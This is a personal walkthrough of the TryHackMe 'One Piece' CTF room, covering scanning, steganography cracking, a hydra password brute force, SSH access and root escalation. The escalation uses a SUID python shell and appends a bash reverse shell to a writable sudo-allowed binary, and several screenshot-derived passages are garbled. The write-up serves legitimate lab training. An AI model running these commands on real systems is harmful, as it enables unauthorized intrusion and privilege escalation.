

One Piece

One Piece

<https://tryhackme.com/room/ctfonepiece65>

```
rustscan -a 10.10.148.4 -- -sC -sV -A | tee scan.txt
```

Open 10.10.148.4:21

Open 10.10.148.4:22

Open 10.10.148.4:80

```
| 21/tcp open  ftp      syn-ack vsftpd 3.0.3  Sequence Decoder  Comparer  Logger  extensions  Learn
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0          0          187 Jul 26 2020 welcome.txt
| ftp-syst:
|_ STAT:
| FTP server status: 220 Ready to serve
| Connected to ::ffff:10.18.88.130
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 0118f9b78ac36c7ff922d939055a129 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAQABAAAQC45MSZ6FV/xvKj0Vlj750dJS05TPLlrlNfd+t+qc4LIKnaMoUsyIuxlnTOSQyHgCxRYAheybyGr1jQrFazzro9bL5cr3o0LQYlgTwbTcVAqkBygDvbldrUj1c604R0Z3
HAIyVJCh9RN2rGnAHmdy8lIS/256pFLmIEoC3/AbAIwX25Kpxz+QEiMEWEswLG57qmG8nt0qk0T6hQ9sskVW/AdhUmY3r0/dsP7TxH/Iv1slb6HALulQXXfGU/2Cw0S75f1thom8HJ3s7STVVo1AQM6xw6USA9QF
tqt
|_ 256 cc0218a9b52b4e45b77f96ec2dbc90d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoTiTbmlzdHAYNTYAAAIBmlzdHAYNTYAAABBLQ8y5f0AYcijtTXLprC5JojtRJyMivbUGGFTMN5eYol3XZucpVkn/FyLV/5x1jWXsnQixuE2QMCJ6hNRGhwHgw=
|_ 256 b85272e62ad57e563d167bcb518c7b2a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIWIb4gTYBRA6bwNNUVwbviPydKMyyWsLyspHwzc/B
80/tcp open  http   syn-ack Apache httpd 2.4.29 ((Ubuntu))           so that you can analyze and modify them before forwarding
|_http-favicon: Unknown favicon MD5: C31981B251E4A1386CB903FC2B7B37692           them to the target server.
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: New World
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Check anonymous FTP

```
ftp> ls -la
229 Entering Extended Passive Mode (|||28687|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Jul 26 2020 .
drwxr-xr-x    3 0          0          4096 Jul 26 2020 ..
drwxr-xr-x    2 0          0          4096 Jul 26 2020 .the_whale_tree
-rw-r--r--    1 0          0          187  Jul 26 2020 welcome.txt
226 Directory send OK.
ftp> 
[REDACTED]
226 Directory send OK.
ftp> wget *
ftp> get .road_poneglyph.jpeg
local: .road_poneglyph.jpeg remote: .road_poneglyph.jpeg
229 Entering Extended Passive Mode (|||10453|)

Intercept is off
so that you can analyze and modify them before forwarding
them to the target server.

150 Opening BINARY mode data connection for .road_poneglyph.jpeg (8652 bytes).
100% [*****] 8652          1.92 MiB/s  00:00 ETA
226 Transfer complete.
8652 byte received in 00:00 (161.01 KiB/s)
ftp> get .secret_room.txt
local: .secret_room.txt remote: .secret_room.txt
229 Entering Extended Passive Mode (|||14494|)

150 Opening BINARY mode data connection for .secret_room.txt (1147 bytes).
100% [*****] 1147          319.94 KiB/s  00:00 ETA
226 Transfer complete.
```

Now check port 80

```
1 <!DOCTYPE html>
2 <html>
3 <head lang="en">
4   <title>New World</title>
5   <link rel="stylesheet" href=".css/style.css">
6   <link rel="icon" href=".images/luffy_icon.png" type="image/png"/>
7   <meta charset="utf-8"/>
8
9 </head>
10
11 <body>
12   
13   <p>
14     Straw Hat Luffy and his crew are sailing in the New World. <br/>
15     They have only one thing in mind, reach the One Piece and hence become the Pirate King, that is to say the freest man in the world.<br/>
16     <br/>
17     Unfortunately, your navigator Nami lost the Log Pose and as you know, it is not possible to properly steer without it.<br/>
18     You need to find the Log Pose to be able to reach the next island.
19     <!--JS-->
20     <!--JS-->
21   </p>
22 </body>
23
```

From Base32

Alphabet: A-Z2-7=

Remove non-alphabet chars

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

J5VEKNCJKZEXEUSDJZEE2MC2M5KFGWJTJMFMV2PNE2UMLJGFBEUVWNFGFKRQJKLUS5SZJBBEOS2FON3U4U3TFNLV02RJ
VJXARUCUGFH EOS2YKVWUWVKON5HEQLVKEZG I3S2GJFE0SKTPBRFAMCGKVJEI0DQKJUWQ3KMIMYUCY3LN BGUWMCF05IGYQTWKJ
4VMRK2KRJEKWTMGRUVCMCKONQGTJ5

mac 224 = 1

Raw Bytes LF

Output

Nami ensures there are precisely 3472 possible places where she could have lost it.

Now I analyzing ftp files:

```
steghide extract -sf .road_poneglyph.jpeg
```

Hmm What is this) Do not know how to use this:

The screenshot shows a digital interface with three main conversion tools:

- From Morse Code**:
 - Letter delimiter: Space
 - Word delimiter: Line feed
- From Binary**:
 - Delimiter: Space
 - Byte Length: 8
- From Decimal**:
 - Delimiter: (empty)

The "From Morse Code" section is highlighted with a red box around its output field, which displays the Morse code sequence: 106:E'E 6 |.

```
gobuster dir -u http://10.10.148.4 -w /usr/share/wordlists/dirbuster/directory-list-  
2.3-medium.txt -t 50 -x php,txt,js,html
```

```
(kali㉿kali)-[~/THM/one]
$ gobuster dir -u http://10.10.148.4 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.148.4
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt,js
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/index.html        (Status: 200) [Size: 1029]
/images            (Status: 301) [Size: 311] [→ http://10.10.148.4/images/]
/.html              (Status: 403) [Size: 276]
/.php               (Status: 403) [Size: 276]
/.css               (Status: 301) [Size: 308] [→ http://10.10.148.4/css/]
Progress: 119804 / 1102805 (10.86%) [ERROR] Get "http://10.10.148.4/folio.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 180666 / 1102805 (16.38%) [ERROR] Get "http://10.10.148.4/techwatch": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/.html              (Status: 403) [Size: 276]
/.php               (Status: 403) [Size: 276]
Progress: 303027 / 1102805 (27.48%) [ERROR] Get "http://10.10.148.4/297130.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 313824 / 1102805 (28.46%) [ERROR] Get "http://10.10.148.4/ridgeline": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.148.4/bikini.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 391917 / 1102805 (35.54%) [ERROR] Get "http://10.10.148.4/durable.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
=====
[+]
```

Interesting:

/images

/css

I download this images to enumerate



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
big_mom.png	2020-07-26 07:28	77K	
boat.png	2020-07-26 07:29	839K	
buggy.png	2020-07-26 07:29	198K	
doflamingo.png	2020-07-26 07:29	901K	
dressrosa.png	2020-07-26 07:29	133K	
kaido.jpeg	2020-07-26 07:29	87K	
luffy_icon.png	2020-07-26 07:29	444K	
onigashima.png	2020-07-26 07:29	224K	
rabbit_hole.png	2020-07-26 07:29	15K	
random_island.png	2020-07-26 07:29	644K	
thousand_sunny.png	2020-07-26 07:29	512K	
whole_cake.png	2020-07-26 07:29	607K	

Apache/2.4.29 (Ubuntu) Server at 10.10.148.4 Port 80

But looks like nothing

I found something in css directory

← → ⌂ ⌂ 10.10.148.4/css/dressrosa_style.css

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffS

```

align-items: center;

#island_pics {
  display: flex;
  flex-direction: row;
  flex-wrap: nowrap;
}

img {
  margin: 1vh;
  height: 20vh;
  width: auto;
}

p {
  font: normal normal normal 20px sans-serif;
  color: black;
  text-align: center;
}

#container {
  height: 75vh;
  width: 90vw;
  margin: 1vh;
  background-image: url("../king_kong_gun.jpg");
  background-repeat: no-repeat;
}

```

What is going on)) Another image

```

strings king_kong_gun.jpg
└─(kali㉿kali)-[~/THM/one]
└─$ ls -l ~/THM/one
exploit.py  images  king_kong_gun.jpg  road_poneglyph1.txt  scan.txt  welcome.txt
exploit.py  images  king_kong_gun.jpg  road_poneglyph1.txt  scan.txt  welcome.txt
└─(kali㉿kali)-[~/THM/one]
└─$ strings king_kong_gun.jpg
JFIF
Doflamingo is /ko.jpg
,-#')*)
-0-(0%)(S2LJNEAWS2LJNFUQC4LJNFUWSALJNFUWS2IBOFUWS2LJAFUWS2LJNEAXC2LJNFUQC2LJNFUWQULJNFUWS2I
((((((((((((((((((((((((((JWS2LJAFUWS2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2IBOFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQULJNFUWS2I
bJHQ; c7mFT'3Ek)2{;x 5XW=TO$j(r+x|&Uzxw+AU
strings ko.jpg

```

```

-iN 2LJN ZYWS2LJNFUQC4LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFUWQULJNFUWS2IBNFUWS2LJAFYWS2LJNEAXC2
[K6@= ./m26 ueh. &tr: +l!Pz+iG $r# $c9r T$;} Congratulations, this is the Log Pose that should lead you to the next island: /wh0l3_c4k3.php
└─(kali㉿kali)-[~/THM/one]
└─$ 

```

I find the second island



You are on Whole Cake Island. This is the territory of Big Mom, one of the 4 Emperors, this is to say one of the 4 pirates the closest to the One Piece but also the strongest.
Big Mom chases you and want to destroy you. It is unthinkable to fight her directly.
You need to find a way to appease her.

What do you do ?

But I think I should come back later for answers (I miss something)

What is the name of the tree that contains the 1st Road Poneglyph?

Answer format: *** *****

Submit

What is the name of the 1st pirate you meet navigating the Apache Sea?

Answer format: ***** * *****

Submit

Hint

What is the name of the 2nd island you reach navigating the Apache Sea?

Whole Cake

Correct Answer

I change NoCakeForYou - to CakeForYou, ang get the next folder I hope)

Request

```
Pretty Raw Hex
1 POST /wh013_c4k3.php HTTP/1.1
2 Host: 10.10.148.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: http://10.10.148.4
10 Connection: close
11 Referer: http://10.10.148.4/wh013_c4k3.php
12 Cookie: cookie=CakeForYou
13 Upgrade-Insecure-Requests: 1
14
15 text_input=id
```

Response

Pretty Raw Hex Render

You are on Whole Cake Island. This is the territory of Big Mom, one of the 4 Emperors, this is to say one of the 4 pirates the closest to the One Piece but also the strongest.
Big Mom chases you and want to destroy you. It is unthinkable to fight her directly.
You need to find a way to appease her.

What do you do ?

You successfully stole a copy of the 2nd Road Poneglyph:

QC2LJNFUWSALJNFUWS2IBOFUWS2LJAFUWS2LJNBIWS2LJNFUQC2LJNFUWSAL
But you don't own a Log Pose to go to Kaido's Island, you are sailing without even knowing
You end up reaching a strange island: /r4nd0m.html

I found the friend here)



On your way, you decide to stop by an island you can see from your boat in order to get supplies.

Surprisingly enough, you meet your friend Buggy the Clown there.

He wants to challenge you to play one of his games. He knows he can't lose, he even promise a Log Pose for Onigashima if you can beat him.

He even let you decide which game you'd like to play:

[Brick Breaker](#)

[Brain Teaser](#)

In cube game I inspect page , and found next folder

```
<!DOCTYPE html>
<html> [event]
  <head>
    <meta charset="UTF-8">
    <title>Cube JS</title>
    <link rel="stylesheet" href=".//brain_teaser.css">
  </head>
  <body> [flex]
    <div id="container"> [flex]
      <div id="container_animation" style="transform: rotateX(-28.2319deg) rotateY(-3.5625deg); "> [flex]
        <div id="front" class="cube_face"></div> [flex]
        <div id="back" class="cube_face"> [flex]
          Log Pose: /0n1g4sh1m4.php [red box]
        </div>
        <div id="right" class="cube_face"></div> [flex]
        <div id="left" class="cube_face"></div> [flex]
        <div id="top" class="cube_face"></div> [flex]
        <div id="bottom" class="cube_face"></div> [flex]
      </div>
    </div>
    <script src=".//brain_teaser.js"></script>
  </body>
</html>
```

In next folder I found the second emperor and 2 possibility to attack:

brute force of download files



You reach the island of Onigashima. This is one of the Kaido's territory, one of the four Emperors, Kaido of the Beasts is renowned as the Strongest Creature in the world.

It is said that if it is a 1 vs 1, Kaido will prevail.


Speaking about brute force, Kaido is unbeatable.

Straw Hat Luffy has 2 options:

Username:	<input type="text"/>
Password:	<input type="password"/>
<input type="button" value="Login"/>	
[Browse...] No file selected. <input type="button" value="Upload"/>	

In between I found name of tree: This is name of FTP covered directory) **the whale**

Enumerate image "rabbit hole" maybe this is not rabbit hole!!!



I do not know can I use this anywhere or not

I try to brute kaido's image

```
stegcracker kaido.jpeg ~/Desktop/rockyou.txt
```

```
(kali㉿kali)-[~/THM/one/images]  
$ stegcracker kaido.jpeg ~/Desktop/rockyou.txt  
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)  
Copyright (c) 2023 - Luke Paris (Paradoxis)  
  
StegCracker has been retired following the release of StegSeek, which  
will blast through the rockyou.txt wordlist within 1.9 second as opposed  
to StegCracker which takes ~5 hours.  
  
StegSeek can be found at: https://github.com/RickdeJager/stegseek  
  
Counting lines in wordlist..  
Attacking file 'kaido.jpeg' with wordlist '/home/kali/Desktop/rockyou.txt'..  
Successfully cracked file with password: imabeast  
Tried 106372 passwords  
Your file has been written to: kaido.jpeg.out  
imabeast
```

I found username

Username:K1ng_0f_th3_B3@sts

Try to brute

```
hydra -l K1ng_0f_th3_B3@sts -P /home/kali/Desktop/rockyou.txt -s 80 -f 10.10.84.238  
http-post-form "/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password=^PASS^:F=ERROR"  
  
[kali㉿kali]-[~/THM/one/images]$ hydra -l K1ng_0f_th3_B3@sts -P /home/kali/Desktop/rockyou.txt -s 80 -f 10.10.84.238 http-post-form "/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password=^PASS^:F=ERROR"  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a  
nd ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/hydra) starting at 2023-10-15 07:41:59  
[WARNING] Restorefile (you have 10 seconds to abort (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:/p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://10.10.84.238:80/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password="PASS":F=ERROR  
[STATUS] 2021.00 tries/min, 2021 tries in 00:01h, 14342378 to do in 118:17h, 16 active  
[STATUS] 2011.67 tries/min, 6035 tries in 00:03h, 14338364 to do in 118:48h, 16 active  
[STATUS] 2040.71 tries/min, 14285 tries in 00:07h, 14330114 to do in 117:03h, 16 active  
[80][http-post-form] host: 10.10.84.238 login: K1ng_0f_th3_B3@sts password: thebeast  
[STATUS] attack finished for 10.10.84.238 (valid pair found)
```

I found the answer 2 in task 2, by using key I found before in image "rabbit hole"(first string)))

Video key : im on oti oti donquixote doflamingo
bing.com/videos



VMZ - O Conto de Donquixote
Doflamingo (Versão Acústica)



Don Quixote Doflamingo saying his Name / 1080p60 HD



O Conto de Donqu Doflamingo

I spent a lot of time to find last directory
the last directory was...)))

I found here the last Road Poneglyphe, and I need to connect all of Road Poneglyphes and try to decode

FROM BASE32

FROM Morse Code

FROM Binary

FROM Hex

From BASE58

FROM BASE64

The screenshot shows the CyberChef interface with a base64 decoding operation. The input is a long base64 encoded string, and the output is the decoded text: "M0nk3y_D_7uffy:1_w1ll_b3_th3_p1r@t3_k1ng!". The interface includes tabs for Recipe, Input, and Output, and various encoding/decoding options.

ssh as user what I found by decoding

```
(kali㉿kali)-[~/THM/one]
$ ssh M0nk3y_D_7uffy@10.10.232.4
The authenticity of host '10.10.232.4 (10.10.232.4)' can't be established.
ED25519 key fingerprint is SHA256:nL2dVf0XNxY1c00+jMSTep+9eHaHoDI9XIf/nIVlRA.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:73: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.232.4' (ED25519) to the list of known hosts.
M0nk3y_D_7uffy@10.10.232.4's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-041500-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

18 packages can be updated.
13 updates are security updates.

Last login: Fri Aug 14 15:23:58 2020 from 192.168.1.7
M0nk3y_D_7uffy@Laugh-Tale:~$ ls
laugh_tale.txt
M0nk3y_D_7uffy@Laugh-Tale:~$ cat laugh_tale.txt
Finally, we reached Laugh Tale.
All is left to do is to find the One Piece.
Wait, there is another boat in here.
You successfully stole a copy of the 3rd Road Ponglyph:
Be careful, it is the boat of Marshall D Teach, one of the 4 Emperors. He is the one that led your brother Ace to his death.
You want your revenge. Let's take him down !
M0nk3y_D_7uffy@Laugh-Tale:~$ rm away and there is only one Road Ponglyph left to find to be able to reach Laugh Tale. Unfortunately, t
M0nk3y_D_7uffy@Laugh-Tale:~$ find / -type f -perm -u=s 2>/dev/null
```

Interesting binary:

/usr/bin/gomugomunooo_king_kobraaa

I run this binary - this is python3 with SUID permissions, so I use SUID shell

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```

>>> import os; os.execl("/bin/sh", "sh", "-p")
$ id
uid=1001(M0nk3y_D_7uffy) gid=1001(luffy) euid=1000(7uffy_vs_T3@ch) groups=1001(luffy)
$ pwd
/tmp
$ cd /home
$ ls
luffy teach
$ cd teach
$ ls
luffy_vs_teach.txt
$ cat luffy_vs_teach.txt
This fight will determine who can take the One Piece and who will be the next Pirate King.
These 2 monsters have a matchless will and none of them can let the other prevail.
Each of them have the same dream, be the Pirate King.
For one it means: Take over the World.
For the other: Be the freest man in the World.
Each of their hit creates an earthquake felt on the entire island.
But in the end, Luffy thanks to his willpower won the fight.
Now, he needs to find the One Piece.
$ █

```

I see a user password

```

$ ls -la
total 56 _T3@ch@Laugh-Tale:~$ ls
drwxr-xr-x 7 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .
drwxr-xr-x 4 root root 4096 Jul 26 2020 ..
-rw-r--r-- 1 7uffy_vs_T3@ch teach 1 Aug 14 2020 .bash_history
-rw-r--r-- 1 7uffy_vs_T3@ch teach 220 Jul 26 2020 .bash_logout
-rw-r--r-- 1 7uffy_vs_T3@ch teach 3771 Jul 26 2020 .bashrc
drwxr-xr-x 11 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .cache
drwxr-xr-x 11 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .config
drwxr-xr-x 3 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .gnupg
-rw-r--r-- 1 7uffy_vs_T3@ch teach 334 Jul 26 2020 .ICEauthority
drwxr-xr-x 3 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .local
-rw-r--r-- 1 7uffy_vs_T3@ch teach 479 Jul 26 2020 luffy_vs_teach.txt
-rw-r--r-- 1 7uffy_vs_T3@ch teach 37 Jul 26 2020 .password.txt
-rw-r--r-- 1 7uffy_vs_T3@ch teach 807 Jul 26 2020 .profile
drwxr-xr-x 2 7uffy_vs_T3@ch teach 4096 Jul 26 2020 .ssh
-rw-r--r-- 1 7uffy_vs_T3@ch teach 0 Jul 26 2020 .sudo_as_admin_successful █
$ cat .password.txt
7uffy_vs_T3@ch:Wh0_w1ll_b3_th3_k1ng?
$ █

```

ssh as new user, and check sudo permissions

```

[Kali㉿Kali]:~$ ssh 7uffy_vs_T3@ch@10.10.232.4
7uffy_vs_T3@ch@10.10.232.4's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-041500-generic x86_64)

 * Documentation: https://help.ubuntu.com/ linuxprivchecker linux-smart-enumeration pwnkit.py
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
18 packages can be updated.3 18:23:56] "GET /linpeas.sh HTTP/1.1" 200 -
13 updates are security updates.24:06] "GET /pwnkit.py HTTP/1.1" 200 -

```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```

7uffy_vs_T3@ch@Laugh-Tale:~$ ls
luffy_vs_teach.txt
7uffy_vs_T3@ch@Laugh-Tale:~$ sudo -l
[sudo] password for 7uffy_vs_T3@ch:
Matching Defaults entries for 7uffy_vs_T3@ch on Laugh-Tale:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User 7uffy_vs_T3@ch may run the following commands on Laugh-Tale:
    (ALL) /usr/local/bin/less
7uffy_vs_T3@ch@Laugh-Tale:~$ █

```

I can overwrite less binary to escalate privilliges

```
User 7uffy_vs_T30ch may run the following commands on Laugh-Tale:  
    (ALL) /usr/local/bin/less  
7uffy_vs_T30ch@Laugh-Tale:~$ sudo su  
Sorry, user 7uffy_vs_T30ch is not allowed to execute '/bin/su' as root on Laugh-Tale.  
7uffy_vs_T30ch@Laugh-Tale:~$ cd /usr/local/bin/  
7uffy_vs_T30ch@Laugh-Tale:/usr/local/bin$ ls  
less  
7uffy_vs_T30ch@Laugh-Tale:/usr/local/bin$ cat less  
cat: less: Permission denied  
7uffy_vs_T30ch@Laugh-Tale:/usr/local/bin$ ls -la  
total 12  
drwxr-xr-x  2 root root 4096 Aug 14  2020 .  
drwxr-xr-x 10 root root 4096 Feb  3  2020 ..  
-rwxrwx-wx  1 root root   67 Aug 14  2020 less  
7uffy_vs_T30ch@Laugh-Tale:/usr/local/bin$ echo 'bash -i >& /dev/tcp/10.18.88.130/1337 0>&1' >>/usr/local/bin/less  
Soemn I can't tell you where is the One Piece
```

```
find / -type f -name "*.*txt"
```

find all txt files

```
/usr/share/gnupg/help.da.txts not allowed to e  
/usr/share/gnupg/help.ru.txt cd /usr/local/bin  
/usr/share/cups/doc-root/robots.txtl/bin$ ls  
/usr/share/mysterious/on3_p1ec3.txt  
/usr/share/ibus-table/tables/template.txt cat  
/usr/share/snmp/mibs/NET-SNMP-AGENT-MIB.txt  
root@Laugh-Tale:/root# cat /usr/share/mysterious/on3_p1ec3.txtv/tc  
cat /usr/share/mysterious/on3_p1ec3.txtn$ sudo /usr/local/bin/less  
One Piece: S3cr3ts_0f_tH3_W0rlD_&_0f_Th3_P@st$  
root@Laugh-Tale:/root#
```

The terminal window shows a root shell on the target machine, 'Laugh-Tale'. The user has run 'less' to view a file containing a reverse shell payload. The payload is a bash one-liner that connects back to the IP address 10.18.88.130 on port 1337. The terminal also shows a netcat listener running on port 1337.

```
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
└─(kali㉿kali)-[~]  
└─$ nc -lvp 1337  
listening on [any] 1337 ...  
connect to [10.18.88.130] from (UNKNOWN) [10.10.232.4] 43510  
root@Laugh-Tale:/usr/local/bin#
```

